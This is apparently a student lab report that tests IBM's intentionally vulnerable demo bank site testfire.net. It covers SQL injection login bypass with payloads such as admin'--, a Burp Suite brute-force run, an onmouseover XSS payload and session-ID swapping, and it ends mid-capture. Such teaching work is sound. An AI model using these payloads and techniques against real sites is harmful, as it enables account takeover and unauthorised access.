

## **Test Website Vulnerabilities**

**TEAM 7.6**

**SALONI GHULE- 21BCE1967**

**SHREYA SINGH-21BPS1435**

**KREET ROUT-21BCE1482**

**NITIN KUMAR-21BCE1792**

### **1. SQL Injection vulnerability allowing login bypass**

**CWE-288: Authentication Bypass Using an Alternate Path or Channel**

**Description:** A product requires authentication, but the product has an alternate path or channel that does not require authentication.

#### **Business Impact:**

SQL injection attacks represent an extreme security danger to associations. A successful SQL injection assault can bring about confidential and important information being erased, edited or taken out for malicious uses. Other risks are sites being ruined, defaced or unapproved access to frameworks or accounts and, eventually, compromised machines or whole systems.

#### **Testing:**



[Sign In](#) | [Contact Us](#) | [Feedback](#) | Search



<b>ONLINE BANKING LOGIN</b>	<b>PERSONAL</b>	<b>SMALL BUSINESS</b>	<b>INSIDE ALTOR</b>
<b>PERSONAL</b> <ul style="list-style-type: none"><li>• <a href="#">Deposit Product</a></li><li>• <a href="#">Checking</a></li><li>• <a href="#">Loan Products</a></li><li>• <a href="#">Cards</a></li><li>• <a href="#">Investments &amp; Insurance</a></li><li>• <a href="#">Other Services</a></li></ul> <b>SMALL BUSINESS</b> <ul style="list-style-type: none"><li>• <a href="#">Deposit Products</a></li><li>• <a href="#">Lending Services</a></li><li>• <a href="#">Cards</a></li><li>• <a href="#">Insurance</a></li><li>• <a href="#">Retirement</a></li><li>• <a href="#">Other Services</a></li></ul> <b>INSIDE ALTORO MUTUAL</b> <ul style="list-style-type: none"><li>• <a href="#">About Us</a></li><li>• <a href="#">Contact Us</a></li><li>• <a href="#">Locations</a></li></ul>	<h2>Online Banking Login</h2> <p>Username: <input type="text" value="admin'--"/></p> <p>Password: <input type="password" value="*****"/></p> <p><input type="button" value="Login"/></p>		

We used the command **admin'--** as the username what it signifies is that for the username administrator login into the application without checking the password because -- is used which comments out whatever is written ahead of it thus commenting out the password matching SQL query.

<b>Altoro Mutual</b>	<b>Sign Off</b>   <a href="#">Contact Us</a>   <a href="#">Feedback</a>   Search <input type="text"/> <input type="button" value="Go"/>		
<b>MY ACCOUNT</b>	<b>PERSONAL</b>	<b>SMALL BUSINESS</b>	<b>INSIDE ALTORO MUTUAL</b>
<b>WANT TO ...</b> <ul style="list-style-type: none"><li>• <a href="#">View Account Summary</a></li><li>• <a href="#">View Recent Transactions</a></li><li>• <a href="#">Transfer Funds</a></li><li>• <a href="#">Search News Articles</a></li><li>• <a href="#">Customize Site Language</a></li></ul> <b>ADMINISTRATION</b> <ul style="list-style-type: none"><li>• <a href="#">Edit Users</a></li></ul>	<h3>Hello Admin User</h3> <p>Welcome to Altoro Mutual Online.</p> <p>View Account Details: <input type="text" value="800000 Corporate"/> <input type="button" value="GO"/></p> <p><b>Congratulations!</b></p> <p>You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!</p> <p>Click <a href="#">Here</a> to apply.</p>	 <p><b>DEMO SITE ONLY</b></p>	

Some other SQL Injections that we can use can be the basic ' Or '1'='1.

ONLY		
PERSONAL	SMALL BUSINESS	INSIDE ALTORO MUTUAL
<h2>Online Banking Login</h2> <p><b>Login Failed: We're sorry, but this username or password was not found in our system. Please try again.</b></p> <p>Username: <input type="text" value="' Or '1'='1"/></p> <p>Password: <input type="password" value="*****"/></p> <p><input type="button" value="Login"/></p>		

[Sign Off](#) | [Contact Us](#) | [Feedback](#) | [S](#)


[MY ACCOUNT](#)
[PERSONAL](#)
[SMALL BUSINESS](#)
[INSIDE AL](#)

**I WANT TO ...**

- [View Account Summary](#)
- [View Recent Transactions](#)
- [Transfer Funds](#)
- [Search News Articles](#)
- [Customize Site Language](#)

**ADMINISTRATION**

- [Edit Users](#)

### Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details:

**Congratulations!**

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

Click [Here](#) to apply.

[Privacy Policy](#) | [Security Statement](#) | [Server Status Check](#) | [REST API](#) | © 2023 Altoro Mutual, Inc.

*This web application is open source! [Get your copy from GitHub](#)*

## 2.Brute Force Attack

### CWE-1391: Use of Weak Credentials

**Description:** The product uses weak credentials (such as a default key or hard-coded password) that can be calculated, derived, reused, or guessed by an attacker.

### CWE-307: Improper Restriction of Excessive Authentication Attempts


**Description:** The product does not implement sufficient measures to prevent multiple failed authentication attempts within a short time frame, making it more susceptible to brute force attacks.

## Business Impact:


A successful brute force attack on a business can result in unauthorized access, data loss or theft, financial losses, reputational damage, legal consequences, operational disruptions, increased security costs, loss of competitive advantage, damage to trust with customers and partners, and compliance issues, depending on the industry.

## Testing:


- First we add the website by going to target tab -> add




- Choose burp as our default proxy on foxyproxy.




- Go to proxy and turn on the intercept and then click on the login page of the website and give in random username and password.





- Then we sent it to intruder and go to positions tab choose cluster bomb attack and select the given input of username as payload 1 and given input of password as payload 2 by clicking on add.



Burp Suite Community Edition v2023.9.1 - Temporary Project

Choose an attack type: Cluster bomb

Payload positions: Target: http://testfire.net

```

1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 36
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=AFAEBBFB519A15E2D0743B121763BF41
13 Upgrade-Insecure-Requests: 1
14
15 uid=$admin$&passw=$12345&btnSubmit=Login

```

- Then we go to the payloads tab and select payload 1 that is our username in this case and choose simple text and below give some random expected usernames. We can also upload a file here but since I do not have one I did it this way. We do the same for payload 2 which is our passwords and then start the attack.

Burp Suite Community Edition v2023.9.1 - Temporary Project

Proxy    Intruder    Repeater    View    Help

Dashboard    Target    **Intruder**    Repeater    Collaborator    Sequencer    Decoder    Comparer    Logger    Organizer    Extensions    Learn

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1    Payload count: 7  
Payload type: Simple list    Request count: 42

Start attack

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste    Load...    Remove    Clear    Deduplicate

admin  
test  
administrator  
User  
test123

Add    Enter a new item  
Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add    Enabled    Rule

Burp Suite Community Edition v2023.9.1 - Temporary Project

Proxy    Intruder    Repeater    View    Help

Dashboard    Target    **Intruder**    Repeater    Collaborator    Sequencer    Decoder    Comparer    Logger    Organizer    Extensions    Learn

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2    Payload count: 6  
Payload type: Simple list    Request count: 42

Start attack

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste    Load...    Remove    Clear    Deduplicate

admin  
test  
1234  
12345&  
\$admin

Add    Enter a new item  
Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add    ...    Rule

- After the attack is finished we can see that the highlighted admin admin has different length from the others. Thus it can be a probable solution. Upon checking Request and response we can assure that this is working.

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
0			302	<input type="checkbox"/>	<input type="checkbox"/>	126	
1			302	<input type="checkbox"/>	<input type="checkbox"/>	126	
2			302	<input type="checkbox"/>	<input type="checkbox"/>	126	
3	admin		302	<input type="checkbox"/>	<input type="checkbox"/>	126	
4	test		302	<input type="checkbox"/>	<input type="checkbox"/>	126	
5	administrator		302	<input type="checkbox"/>	<input type="checkbox"/>	126	
6	User		302	<input type="checkbox"/>	<input type="checkbox"/>	126	
7	test123		302	<input type="checkbox"/>	<input type="checkbox"/>	126	
8		admin	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
9		admin	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
10	admin	admin	302	<input type="checkbox"/>	<input checked="" type="checkbox"/>	264	
11	test	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
12	administrator	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
13	User	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
14	test123	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
15		test	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
16		test	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
17	admin	test	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
18	test	test	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
19	administrator	test	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
20	User	test	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
21	test123	test	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
22		1234	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
23		1234	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
24	admin	1234	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
25	test	1234	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
26	administrator	1234	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
27	User	1234	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
28	test123	1234	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
29		123456	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
30		123456	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
31	admin	123456	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
32	test	123456	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
33	administrator	123456	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
34	User	123456	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
35	test123	123456	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
36		\$admin	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
37		\$admin	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
38	admin	\$admin	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
39	test	\$admin	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
40	administrator	\$admin	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
41	User	\$admin	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
42	test123	\$admin	302	<input type="checkbox"/>	<input type="checkbox"/>	126	

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
Request	Response						
Pretty	Raw	Hex					
1	POST /doLogin HTTP/1.1						
2	Host: testfire.net						
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0						
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8						
5	Accept-Language: en-US,en;q=0.5						
6	Accept-Encoding: gzip, deflate						
7	Content-Type: application/x-www-form-urlencoded						
8	Content-Length: 37						
9	Origin: http://testfire.net						
10	Connection: keep-alive						
11	Referer: http://testfire.net/login.jsp						
12	Cookie: JSESSIONID=AFAEB8E8519A15E2DD743B1217638F41						
13	Upgrade-Insecure-Requests: 1						
14							
15	uid=admin&passw=admin&btnSubmit>Login						

- We then give the inputs in the login page and hence we are logged in.

	PERSONAL	SMALL BUSINESS
	<h2>Online Banking Login</h2> <p>Username: <input type="text" value="admin"/></p> <p>Password: <input type="password" value="*****"/></p> <div style="background-color: black; color: white; padding: 5px; border-radius: 10px; width: fit-content; margin-left: auto; margin-right: 0;">  This connection is not secure.   Logins entered here could be compromised. <a href="#">Learn More</a> </div>	

Mutual, Inc.

<a href="#">Kali Linux</a> <a href="#">Kali Tools</a> <a href="#">Kali Docs</a> <a href="#">Kali Forums</a> <a href="#">Kali NetHunter</a> <a href="#">Exploit-DB</a> <a href="#">Google Hacking DB</a> <a href="#">OffSec</a>		
MY ACCOUNT	PERSONAL	SMALL BUSINESS
<b>I WANT TO ...</b> <ul style="list-style-type: none"> <li><a href="#">View Account Summary</a></li> <li><a href="#">View Recent Transactions</a></li> <li><a href="#">Transfer Funds</a></li> <li><a href="#">Search News Articles</a></li> <li><a href="#">Customize Site Language</a></li> </ul> <b>ADMINISTRATION</b> <ul style="list-style-type: none"> <li><a href="#">Edit Users</a></li> </ul>	<b>Hello Admin User</b> <p>Welcome to Altoro Mutual Online.</p> <p>View Account Details: <input style="border: 1px solid black; padding: 2px 10px;" type="button" value="800000 Corporate"/> <input style="border: 1px solid black; padding: 2px 10px;" type="button" value="GO"/></p> <p><b>Congratulations!</b></p> <p>You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!</p> <p>Click <a href="#">Here</a> to apply.</p>	

The Altoro3 website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/software/products/us/en/subcategov/SW10>.

Copyright © 2008, 2023, IBM Corporation, All rights reserved.

This

## 3. Cross Site Scripting (XSS)

### CWE-87: Improper Neutralization of Alternate XSS Syntax

**Description:** The product does not neutralize or incorrectly neutralizes user-controlled input for alternate script syntax.

**Business Impact:** Cross-Site Scripting (XSS) attacks in business can lead to data theft, user trust erosion, reputation damage, financial losses, legal consequences, operational disruptions, increased security costs, loss of competitive advantage, and customer trust issues.

#### Testing:

Injecting a basic a tag and seeing how the site reacts to that. Payload is **broken\_site/xss/4?id=<a onmouseover="alert(1)">Click me!</a>**. What we do here is basically create a link that says click me, and when we hover the mouse over it, the alert box should execute.

---




The screenshot shows a web page with a purple header. In the top right corner, there is a search bar containing the URL `broken_site/xss/4?id=<a onmouseover="alert(1)">Click me!</a>`. To the right of the search bar is a blue "Go" button. Below the header, there is a green banner with three small images: a woman's face, a hand pointing at a screen, and two people working at a desk. To the right of these images, the text "DEMO SITE ONLY" is displayed in red capital letters. At the bottom of the page, there is a light blue footer bar with the text "INSIDE ALTORO MUTUAL" in purple capital letters.



#### Privacy and Security

The 2000 employees of Altoro Mutual are dedicated to protecting your [privacy](#) and [security](#). We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.






## 4. Improper Session Management

### CWE ID for Session Fixation: CWE-384 (Session Fixation)

**Description:** Attacker sets or fixes a user's session ID, leading to unauthorized access. This can occur when session management is improperly implemented or lacks adequate security controls.

**Business Impact:** The business impact of CWE-384 (Session Fixation) can be significant, potentially leading to unauthorized access to user accounts. This can result in data breaches, loss of sensitive information, reputation damage, and financial losses due to legal and remediation costs.



We have accessed the testfire.net website on two different browsers(one on virtual machine and another on main device).

We will login as admin (`u_name = admin && pass = admin`) in the main machine and as John Smith (`u_name = jsmith && pass = Demo1234`) in the virtual machine.

Post login, we will fetch the `JSESSION_ID` of admin logged in account and copy that, intercept a request in the John Smith's account and replace John Smith's Session Id with admin's.

If we are able to access the admins account after this then we could possibly say that theres a security flaw of insecure Session management.

The image shows two screenshots of a Firefox browser. The left screenshot shows the Altoro Mutual login page for a user named John Smith, displaying a pre-approval message for a Gold Visa with a \$10,000 credit limit. The right screenshot shows the Altoro Mutual admin dashboard for an 'Admin User', with a congratulatory message about being pre-approved for a Gold Visa.

- Logged in to respective accounts.

## Hello Admin User

Welcome to Altoro Mutual Online.

**View Account Details:**

### Congratulations!

The image shows the Network tab of the Chrome DevTools developer console. It displays a table of cookies, with two entries visible: 'AltoroAccounts' and 'JSESSIONID'. The 'AltoroAccounts' cookie has a value of 'ODAwMDAwfkNvcnBvcnf0ZX4t...' and the 'JSESSIONID' cookie has a value of 'B79B2240FA0F43160A421CA97F...'. Both cookies have a size of 118 bytes and are marked as secure (indicated by a checkmark in the 'Secure' column).

Name	Value	Do...	Path	Expi...	Size	Htt...	Sec...	Sa...	Part...	Pr...
AltoroAccounts	ODAwMDAwfkNvcnBvcnf0ZX4t...	ww...	/	Ses...	118					Me...
JSESSIONID	B79B2240FA0F43160A421CA97F...	ww...	/	Ses...	42	✓				Me...

- Fetched the Admin Session ID value.  
**(B79B2240FA0F43160A421CA97F1343C6)**

The screenshot shows the Burp Suite interface with an intercept session active. A request to `http://testfire.net/bank/main.jsp` is selected. The request details pane shows the following headers:

```

1 GET /bank/main.jsp HTTP/1.1
2 Host: testfire.net
